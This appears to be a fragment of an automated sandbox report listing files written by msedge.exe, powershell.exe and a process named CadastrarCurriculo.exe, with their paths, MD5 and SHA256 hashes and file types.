		MD5: 00871115C11C728B3EF37EED348C33D8	**SHA256:** 1A3D657DD1B8BED4D05484C96FCDCCF57FD71C2600D3E3DE44A6666545E0E1E2
7472	powershell.exe	C:\Users\admin\AppData\Local\Temp__PSScriptPolicyTest_w4u0f5xf.3aq.ps1	text
		MD5: D17FE0A3F47BE24A6453E9EF58C94641	**SHA256:** 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
948	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Crashpad\settings.dat	binary
		MD5: 06FBF099FE569951A9CADB67EA87720B	**SHA256:** E97A972FAA9DDB258E12ACC3DD79228DC7F6D2E8724A6D2BFE94F8D74D7798FA
948	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Last Version	text
		MD5: BAC9FEB21F102B8ED4CD3E469213E59B	**SHA256:** 84ACD485899333CBDF5AD1F68D8C31658D5ECC9EE8DDDF62098A2218687D7E77
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Sync Data\LevelDB\LOG.old~RF107b3d.TMP	text
		MD5: 411286A18C9AB5223840AB897404F72D	**SHA256:** DA9184B96E4B86107DC50A4D2250F374F2956372252F2C8AD6F0C4B12C15DABE
948	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\104dfdcf-c848-466e-a0ae-c71b75454a23.tmp	text
		MD5: 757725C9F585A4CB40D9704AA941A127	**SHA256:** BCC23E8AF781E10EA16CDF11ADB121A3E9AA8D81A5518D151482345A3ACCAFA5
948	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\20a76cc9-76e9-4392-997e-2706cd908f93.tmp	text
		MD5: 757725C9F585A4CB40D9704AA941A127	**SHA256:** BCC23E8AF781E10EA16CDF11ADB121A3E9AA8D81A5518D151482345A3ACCAFA5
948	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Local State~RF107a91.TMP	text
		MD5: 2E6293A2AA9038A3E9958CB8FDC5104A	**SHA256:** 6E980C5094906B7915DA3E5E801AA6EE975AC5DD0CA17B40457055988B31B597
948	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Variations	text
		MD5: CDDDC745A8C954DC438C931889999BDB	**SHA256:** 3DC9043838386F5363AC96A01477CF3163B5118B80191576A11B32CE9894314C
948	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Local State	text

		MD5: 757725C9F585A4CB40D9704AA941A127 **SHA256:** BCC23E8AF781E10EA16CDF11ADB121A3E9AA8D81A5518D151482345A3ACCAFA5	
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Sync Data\LevelDB\LOG.old **MD5:** 99F598ACD38CAB53446E4D8128CDDD7E **SHA256:** 52803923CC9658A594D9C7B41183E5C96D4E58B8FD10201CA287E6ECD059CCEA	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Service Worker\Database\LOG.old **MD5:** 704D257715CED9D9C4318F9928BFD04E **SHA256:** A6087BC67E2BA8D5106C4F392D47F846C473FF20612B71F775C57A8E0EF18F83	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Site Characteristics Database\LOG.old~RF107b5c.TMP **MD5:** B45A78825DD1A2F10A2B145F5FC1A6EF **SHA256:** 300DF181A79C982B1D473ED38EFFB491C6764DB08CFB1BFB3D501066933594D3	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\1e0ea542-f878-4d20-85c2-86bcb5cbea66.tmp **MD5:** 5058F1AF8388633F609CADB75A75DC9D **SHA256:** —	—
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\e16eab36-98a5-4a21-b9be-646894e65047.tmp **MD5:** 49D71F27B8456198284C888E21B7E93E **SHA256:** 1030901902549EC41D2FF312CF9FE73EBFF3C901FF5AFE461C051867C52FB7AC	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Local State~RF107bba.TMP **MD5:** 757725C9F585A4CB40D9704AA941A127 **SHA256:** BCC23E8AF781E10EA16CDF11ADB121A3E9AA8D81A5518D151482345A3ACCAFA5	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Site Characteristics Database\LOG.old **MD5:** 8E004B4AFC013F83572E536BDF102927 **SHA256:** 66DB70A98D028BECEAFE89E98237008EAC4EB20A61E7A5287119AB4032CB8232	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Local State **MD5:** 49D71F27B8456198284C888E21B7E93E **SHA256:** 1030901902549EC41D2FF312CF9FE73EBFF3C901FF5AFE461C051867C52FB7AC	text
7472	powershell.exe	C:\Users\admin\AppData\Local\Temp__PSScriptPolicyTest_gmf1zzkg.t3s.psm1 **MD5:** D17FE0A3F47BE24A6453E9EF58C94641 **SHA256:** 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Service Worker\Database\LOG.old~RF107b3d.TMP **MD5:** 8C3AFD855A95CCE44F5F62AA49D64486 **SHA256:** DDA4C4A62D96E84BC5D5E731B6D79E835B066EFD90EE5EAB4031779F2F96FE16	text
6692	CadastrarCurriculo.exe	C:\Users\admin\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\698460A0B6E60F2F602361424D832905_8BB23D43DE574E82F2BEE0DF0EC47EEB **MD5:** 1535BA4594537275085E50CB7F087C43 **SHA256:** 6941AA4224958B0DDBD9BD8355719F55B67121CE1C5C84055B945530746182D3	binary
7800	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Network\SCT Auditing Pending Reports **MD5:** D751713988987E9331980363E24189CE **SHA256:** 4F53CDA18C2BAA0C0354BB5F9A3ECBE5ED12AB4D8E11BA873C2F11161202B945	—
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\load_statistics.db-wal **MD5:** 86E21ED36975945DAD7F9C33B21915ED **SHA256:** 950BF1CE1C3F7BAD6C808CA4047B7D08027BEE1494A14A980C79109A0D6B6F5D	binary
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Session Storage\LOG.old **MD5:** A1708FDAFF179284770BB93002ACC38B **SHA256:** 8A5AE9952323213E7F05F209426187525E13F96AEAB059B4A0AB66456B2F6D80	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Session Storage\LOG.old~RF107c46.TMP **MD5:** 2690389F80810E7FCEE8FD3990BC3911 **SHA256:** C5ABE5B45AC2579FB674C776E13BD332D8DA862B4B323FEADA7B51D19D0F636D	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Local Storage\leveldb\LOG.old~RF107be8.TMP **MD5:** C289445E2A555DED93628C4E46E6C8BF **SHA256:** DAA33D2F3804C9B7DE1D3A0DE540861FC0D9679AB8A44A9FDD144D04D48DC577	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Local Storage\leveldb\LOG.old **MD5:** B3B6159E829CC4BB8625DBC8C3B03278 **SHA256:** 4D224706DCC82A1D17A53797FB99F097103A77331C17DBF413F6787CBAAEB4E1	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Extension State\LOG.old~RF107ca4.TMP **MD5:** C5026D0BAC85EDB15DD14A531A6EEB21 **SHA256:** BFF76E5DE4A7891E01643C57580F29A9A2966FF071BD0C8897710A512FD73234	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\shared_proto_db\LOG.old~RF107c75.TMP **MD5:** 7B04D51E2F56C889A2A90390DC0123DF **SHA256:** 1F03CC053B4963ACFDE297D5C4B23984438ECD16FD29D0D4C96B305F2518B7B8	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\shared_proto_db\metadata\LOG.old~RF107c56.TMP **MD5:** 12BDE7373D2C15F047D8A75F9AB5D4B3 **SHA256:** CACF30A33B11183481BCB5DBEFF0C55E6AEFB4648B8CB29CCCFCCB0C9D11199A	text
7800	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Network\SCT Auditing Pending Reports~RF107d02.TMP **MD5:** D751713988987E9331980363E24189CE **SHA256:** 4F53CDA18C2BAA0C0354BB5F9A3ECBE5ED12AB4D8E11BA873C2F11161202B945	—
7800	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Network\a409353e-82dc-4eef-804c-0d61befc9d77.tmp **MD5:** D751713988987E9331980363E24189CE **SHA256:** 4F53CDA18C2BAA0C0354BB5F9A3ECBE5ED12AB4D8E11BA873C2F11161202B945	—
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\shared_proto_db\LOG.old **MD5:** 4734187440159AD1755DA5832FC91244 **SHA256:** A0C1245963DF5214AC4E26406260732C4E7EDA7F1BFDA53E538C01101747D059	text
7800	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Cache\Cache_Data\f_000259 **MD5:** BA0E33FC4C2E2BD110A247C42EBE0602 **SHA256:** 10C645FEEC3BECAD48DB825075F109ACFEF167232515E3888C812AFF8B5C948E	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\shared_proto_db\metadata\LOG.old **MD5:** 2908654A2220ECC6B1C0D054930B5F04 **SHA256:** 09DCEEE67CF8B1411CE9B9C8B668B44EA2BC346CFC756B32F4627FC075A9D8A9	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Extension State\LOG.old **MD5:** 0CD3554387B66921805F6A9D608F9871 **SHA256:** 67F3F5E0CCD7239423C1470F33E19D9B01C9F509BCF0EF4F5E43119F1FBE40B6	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\TokenBroker\Cache\5a2a7058cf8d1e56c20e6b19a7c48eb2386d141b.tbres	binary

		MD5: 94902D4E8F60462664B7239080402E1A	**SHA256:** 28D681248BE26AD77002A3305BE09A3817986AA021087CE38E50A59B7BB9304D
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Service Worker\ScriptCache\013888a1cda32b90_1	binary
		MD5: FC3708365501FECEC3831B4129D14AE0	**SHA256:** 970D499EFEE24D4624095FDB6545D08C9A2B6A5584164044FF631A71C35D4B0E
7800	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Network\e1c2cfa8-1030-487d-bb55-f68fb8e07ccc.tmp	–
		MD5: D751713988987E9331980363E24189CE	**SHA256:** 4F53CDA18C2BAA0C0354BB5F9A3ECBE5ED12AB4D8E11BA873C2F11161202B945
7800	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Cache\Cache_Data\f_00025a	compressed
		MD5: 672EEE1AC3E819E50B87EB50C2EDD367	**SHA256:** 55AA3FB0D0AF0F1FB9D735A5BDC8A5369E390D9BCE42EE9494704CF11D543DEB
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\TokenBroker\Cache\8b0d4544beb97a69dbb9583fca5575a9aba6e37d.tbres	binary
		MD5: 13159959EB942E444C2ED4CF757A59A9	**SHA256:** 654932DB535E3B23BC104B09C94C462BD6635865265B909AEF99119481860301
7800	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Cache\Cache_Data\f_00025d	compressed
		MD5: F3AD19FDBD15A27B32A4D25E49CC266E	**SHA256:** 3A657EDDEC2905CE29950E37A3CC78C6839AFC858FE26A89490A1502BE032D13
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Code Cache\js\cd7139f23e61042a_0	binary
		MD5: 736A19A8D3B7B440BD081F608A0F9564	**SHA256:** E43F8F7BE5FBE98C099268159B46579422A296078E3468D3092483F33D9D4125
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\IndexedDB\https_vagasflix.com_0.indexeddb.leveldb\000001.dbtmp	text
		MD5: 46295CAC801E5D4857D09837238A6394	**SHA256:** 0F1BAD70C7BD1E0A69562853EC529355462FCD0423263A3D39D6D0D70B780443
7800	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Cache\Cache_Data\f_00025e	text
		MD5: 9A8AA59EA7B2593B3C5C42C759D9C6A2	**SHA256:** 197DBB9318DC8EC516453346483862861A14091A1D73B5E3A9E622919206D9F1
7800	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Cache\Cache_Data\f_00025f	compressed
		MD5: 672EEE1AC3E819E50B87EB50C2EDD367	**SHA256:** 55AA3FB0D0AF0F1FB9D735A5BDC8A5369E390D9BCE42EE9494704CF11D543DEB
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Service Worker\CacheStorage\cd679888181b1b66d369accfedaa2dca4b685cee\9ed49d95-a21f-468c-a331-e291d14a9eb7\index	binary
		MD5: 54CB446F628B2EA4A5BCE5769910512E	**SHA256:** FBCFE23A2ECB82B7100C50811691DDE0A33AA3DA8D176BE9882A9DB485DC0F2D
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Code Cache\js\33b030276db9a9c4_0	binary
		MD5: 18DF16236262F45444AA1CEF9BBB7148	**SHA256:** 3CAD2B79472B26CC8687D9114ADC3EEE8B2A4BB5BF57B2D44506EDC0EDDFE08F
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\IndexedDB\https_vagasflix.com_0.indexeddb.leveldb\000003.log	binary
		MD5: F501487797872FC706FB04664A8FC586	**SHA256:** D5B5BE594E088DC3F124E714024CB8E1CFC5186EB2015E915DE87B27CF18A1FA
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\IndexedDB\https_vagasflix.com_0.indexeddb.leveldb\CURRENT	text
		MD5: 46295CAC801E5D4857D09837238A6394	**SHA256:** 0F1BAD70C7BD1E0A69562853EC529355462FCD0423263A3D39D6D0D70B780443
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Service Worker\CacheStorage\cd679888181b1b66d369accfedaa2dca4b685cee\index.txt.tmp	binary
		MD5: F84A40868F4D9D7EA88C424647D8B272	**SHA256:** 762EA79CE2E364A7A20FC72EFFC1AF53972F2B9D93ED5DC650213A1157F0A472
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Service Worker\CacheStorage\cd679888181b1b66d369accfedaa2dca4b685cee\index.txt	binary
		MD5: F84A40868F4D9D7EA88C424647D8B272	**SHA256:** 762EA79CE2E364A7A20FC72EFFC1AF53972F2B9D93ED5DC650213A1157F0A472
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Service Worker\CacheStorage\cd679888181b1b66d369accfedaa2dca4b685cee\9ed49d95-a21f-468c-a331-e291d14a9eb7\index-dir\temp-index	binary
		MD5: 7F83F38254B0D79F077D466B53D3DCEA	**SHA256:** F0639745BB5ADDCB2E4EB83AB8E418EE64699A0DD3E043941D6C932D19330A17
7800	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Cache\Cache_Data\f_00025b	compressed
		MD5: 95EE85D4B4BB40B8B037396004C5D23B	**SHA256:** 9536A81D5618FA2046F5EDA3C00E0560CD522B9FA4EC8818B22A2DCD3DABFC2A
7800	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Cache\Cache_Data\f_00025c	compressed
		MD5: C19760F47BDA9186328F2EFAC1B2831E	**SHA256:** BE2BA9F61B306A7AACBD179F0657A9D75857C00F36FF50AFC43156A5C4EE3E85
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Code Cache\js\783805acd312b125_0	binary
		MD5: 4CF60DE96D5D720FAC2D7D0C0066019B	**SHA256:** 79829F70B5B2ECE8E76757FB545446B82B498391A645B584A7DDCF79E7594A84
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\IndexedDB\https_vagasflix.com_0.indexeddb.leveldb\MANIFEST-000001	binary
		MD5: 3FD11FF447C1EE23538DC4D9724427A3	**SHA256:** 720A78803B84CBCC8EB204D5CF8EA6EE2F693BE0AB2124DDF2B81455DE02A3ED
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\IndexedDB\https_vagasflix.com_0.indexeddb.leveldb\000005.ldb	binary
		MD5: 17ECF45A2A2AB6CA771A0445E1D7D53D	**SHA256:** DFA2C83349D877B1A81B2C6F66A227279B71D5B6A65C4480E1FB4A78EF18759E
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Service Worker\CacheStorage\cd679888181b1b66d369accfedaa2dca4b685cee\index.txt~RF108493.TMP	binary
		MD5: F84A40868F4D9D7EA88C424647D8B272	**SHA256:** 762EA79CE2E364A7A20FC72EFFC1AF53972F2B9D93ED5DC650213A1157F0A472
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Service Worker\CacheStorage\cd679888181b1b66d369accfedaa2dca4b685cee\9ed49d95-a21f-468c-a331-e291d14a9eb7\index-dir\the-real-index	binary
		MD5: 7F83F38254B0D79F077D466B53D3DCEA	**SHA256:** F0639745BB5ADDCB2E4EB83AB8E418EE64699A0DD3E043941D6C932D19330A17
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\IndexedDB\https_vagasflix.com_0.indexeddb.leveldb\000004.log	binary
		MD5: 0314840D7FA104E597D735EC88C0F70C	**SHA256:** 0B2540D7F015E6BBF8E6E603995DD057293419DAED8D5C795D9BE023D201B5BC
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\IndexedDB\https_vagasflix.com_0.indexeddb.leveldb\LOG	text
		MD5: 8A1E88FC7001BA7C0A1C1187F590CAEF	**SHA256:** 132FDF64A74B246DB747906CBFF3E1D2BA25A5729E9061BA68434D46659CEC4B
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\EdgeCoupons\coupons_data.db\LOG.old~RF108ed4.TMP	text

		MD5: 2B6037714DAB5A34A2B8A131BC8267A1 **SHA256:** 635451FE6FE625744B46C9064498D306A978A3D7C7DCB3158865B38C84EF8CE0	
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Asset Store\assets.db\LOG.old~RF108e67.TMP **MD5:** 878C04ED6E591D995681B7552CE31FEC **SHA256:** 5CC23A16B8AB26289E45A61AEA43ABF77BE0DDB058FFD78E19D6A8D712E6500C	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Service Worker\CacheStorage\cd679888181b1b66d369accfedaa2dca4b685cee\9ed49d95-a21f-468c-a331-e291d14a9eb7\4b9d389279f24736_0 **MD5:** B8F628D7D71541197313B1627CA8EB74 **SHA256:** 17CE3711C93A0779B269328FEB7A799A8E649A0EA70830E10286FF94763A6C25	binary
2856	powershell.exe	C:\Users\admin\AppData\Local\Temp__PSScriptPolicyTest_qjxho1u2.nwx.ps1 **MD5:** D17FE0A3F47BE24A6453E9EF58C94641 **SHA256:** 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\EdgeCoupons\coupons_data.db\LOG.old **MD5:** ECEA0686CA32F974CA365461BFF67444 **SHA256:** A6DC31377E2BCE8BFD90155041B08E00E4561159843D1DDDBD2A67BFA994377A	text
2856	powershell.exe	C:\Users\admin\AppData\Local\Temp__PSScriptPolicyTest_2trx0kgd.yk2.psm1 **MD5:** D17FE0A3F47BE24A6453E9EF58C94641 **SHA256:** 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7	text
2856	powershell.exe	C:\Users\admin\AppData\Local\Temp__PSScriptPolicyTest_5cwbip0w.j2h.psm1 **MD5:** D17FE0A3F47BE24A6453E9EF58C94641 **SHA256:** 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7	text
7800	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Cache\Cache_Data\f_000260 **MD5:** C19760F47BDA9186328F2EFAC1B2831E **SHA256:** BE2BA9F61B306A7AACBD179F0657A9D75857C00F36FF50AFC43156A5C4EE3E85	compressed
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Asset Store\assets.db\LOG.old **MD5:** 01D4A47B63112E1CBF4D5E1A19141D0D **SHA256:** 2CB4E04F293E7F43C98C8E413A4137FFF7ABEBC27D0EBAC81F461DF9ECF421D8	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\EntityExtraction\EntityExtractionAssetStore.db\LOG.old **MD5:** 420DC4935947C93E84887B4A2365441A **SHA256:** D013CF4212CFF86F9AF45C51CDB8B9EFA5A494005420E100AEC8F9E9B9A290E4	text
2856	powershell.exe	C:\Users\admin\AppData\Local\Temp__PSScriptPolicyTest_kfavzqqk.lde.ps1 **MD5:** D17FE0A3F47BE24A6453E9EF58C94641 **SHA256:** 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\HubApps **MD5:** 3692B82273B09514A7212381BA0E0098 **SHA256:** A5F47979E3D9DC7C49694D8E9E4DD8E98B45470F93161940DAFF0B96BFC84A91	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\arbitration_service_config.json **MD5:** 56527AB03EA90AD43D662DC6F7EDCEA5 **SHA256:** F437ED4A39E990C2349F87AEB5CEB6480AFBA642B60EAA3704ADCDEF12E87757	text
7800	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Cache\Cache_Data\f_000261 **MD5:** 61D5AB364CD351BCF53B3CF71D9A68AD **SHA256:** EE615A97CF83FD32C56547806E859A44D8C8E827889C64399A4E803C70A42557	compressed
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\EntityExtraction\EntityExtractionAssetStore.db\LOG.old~RF108ef3.TMP **MD5:** EE6A3DF6CDA8533C21943F13B9AD19EE **SHA256:** 55528D77D8A56FBDBBC1C93C670AB38E120911850664C60873323ACEA399C7A4	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Sync Data\Logs\sync_diagnostic.log **MD5:** 6E5F52868DF8429D5EE057BC54A854BA **SHA256:** C4C1B75AA6735EB15F50DD7AF23CC8A76658E0463E298D7BCBDBCCE858742842	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\HubApps~RF108faf.TMP **MD5:** 4A164D87B3F685E409A55B31861F0AE2 **SHA256:** C154099A10D88CB51619FEBD29C92F337D5A4B725E206A6B76F44F2F47CB55F5	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Sync App Settings\ahokoikenoafgppiblgpenaaaolecifn\MANIFEST-000001 **MD5:** 5AF87DFD673BA2115E2FCF5CFDB727AB **SHA256:** F9D31B278E215EB0D0E9CD709EDFA037E828F36214AB7906F612160FEAD4B2B4	binary
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Sync App Settings\ahokoikenoafgppiblgpenaaaolecifn\LOG **MD5:** 4EB8268E05CE6B422D2C93E41B48DB2E **SHA256:** F385ED48C192B8FA53778519BBF33399AAB2842002CA38EEF3C48A50CB861FFF	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\optimization_guide_hint_cache_store\LOG.old~RF109193.TMP **MD5:** — **SHA256:** —	—
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\optimization_guide_hint_cache_store\LOG.old **MD5:** — **SHA256:** —	—
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Sync App Settings\ahokoikenoafgppiblgpenaaaolecifn\000001.dbtmp **MD5:** 46295CAC801E5D4857D09837238A6394 **SHA256:** 0F1BAD70C7BD1E0A69562853EC529355462FCD0423263A3D39D6D0D70B780443	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\BudgetDatabase\LOG.old~RF1091a3.TMP **MD5:** — **SHA256:** —	—
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\BudgetDatabase\LOG.old **MD5:** — **SHA256:** —	—
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Download Service\EntryDB\LOG.old~RF1091b3.TMP **MD5:** — **SHA256:** —	—
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Download Service\EntryDB\LOG.old **MD5:** — **SHA256:** —	—
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\AutofillStrikeDatabase\LOG.old~RF1091c2.TMP **MD5:** — **SHA256:** —	—
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\AutofillStrikeDatabase\LOG.old **MD5:** — **SHA256:** —	—

7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Feature Engagement Tracker\EventDB\LOG.old~RF1091d2.TMP **MD5:** — **SHA256:** —	—
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Feature Engagement Tracker\EventDB\LOG.old **MD5:** — **SHA256:** —	—
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Feature Engagement Tracker\AvailabilityDB\LOG.old~RF1091d2.TMP **MD5:** — **SHA256:** —	—
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Feature Engagement Tracker\AvailabilityDB\LOG.old **MD5:** — **SHA256:** —	—
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Segmentation Platform\SegmentInfoDB\LOG.old~RF1091e1.TMP **MD5:** — **SHA256:** —	—
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\a49614e1-0f56-44e2-b369-010569e98160.tmp **MD5:** 3692B82273B09514A7212381BA0E0098 **SHA256:** A5F47979E3D9DC7C49694D8E9E4DD8E98B45470F93161940DAFF0B96BFC84A91	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Segmentation Platform\SegmentInfoDB\LOG.old **MD5:** — **SHA256:** —	—
7800	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Cache\Cache_Data\f_000262 **MD5:** 03988A018185AE55F24C4A74BCCCA5B4 **SHA256:** E16E6421B8BD76AFA5B3734D116EE58FFD63B0252480875F2CEE5B810F5FB1AC	compressed
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Sync App Settings\ahokoikenoafgppiblgpenaaaolecifn\CURRENT **MD5:** 46295CAC801E5D4857D09837238A6394 **SHA256:** 0F1BAD70C7BD1E0A69562853EC529355462FCD0423263A3D39D6D0D70B780443	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Sync Extension Settings\ahokoikenoafgppiblgpenaaaolecifn\MANIFEST-000001 **MD5:** 5AF87DFD673BA2115E2FCF5CFDB727AB **SHA256:** F9D31B278E215EB0D0E9CD709EDFA037E828F36214AB7906F612160FEAD4B2B4	binary
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Segmentation Platform\SignalDB\LOG.old~RF1091f1.TMP **MD5:** — **SHA256:** —	—
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Segmentation Platform\SignalDB\LOG.old **MD5:** — **SHA256:** —	—
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Segmentation Platform\SignalStorageConfigDB\LOG.old~RF1091f1.TMP **MD5:** — **SHA256:** —	—
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Sync Extension Settings\ahokoikenoafgppiblgpenaaaolecifn\000001.dbtmp **MD5:** 46295CAC801E5D4857D09837238A6394 **SHA256:** 0F1BAD70C7BD1E0A69562853EC529355462FCD0423263A3D39D6D0D70B780443	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Segmentation Platform\SignalStorageConfigDB\LOG.old **MD5:** — **SHA256:** —	—
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Extension Scripts\LOG.old~RF108ffd.TMP **MD5:** D392F4191F0DFF78511FBDE7E3E08BF6 **SHA256:** 2AEA14504BC6FD1BD5869775B27795446DE98AED4A5C8D8D467E2F542F935A5E	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\EdgeCoupons\coupons_data.db\000013.log **MD5:** 21F45DAAA20F5DD9D245218D94C7D5D0 **SHA256:** 0095F2BEF70E9C967FE3FE2848261DAA294339E334F821E70088BE55118BB2BF	binary
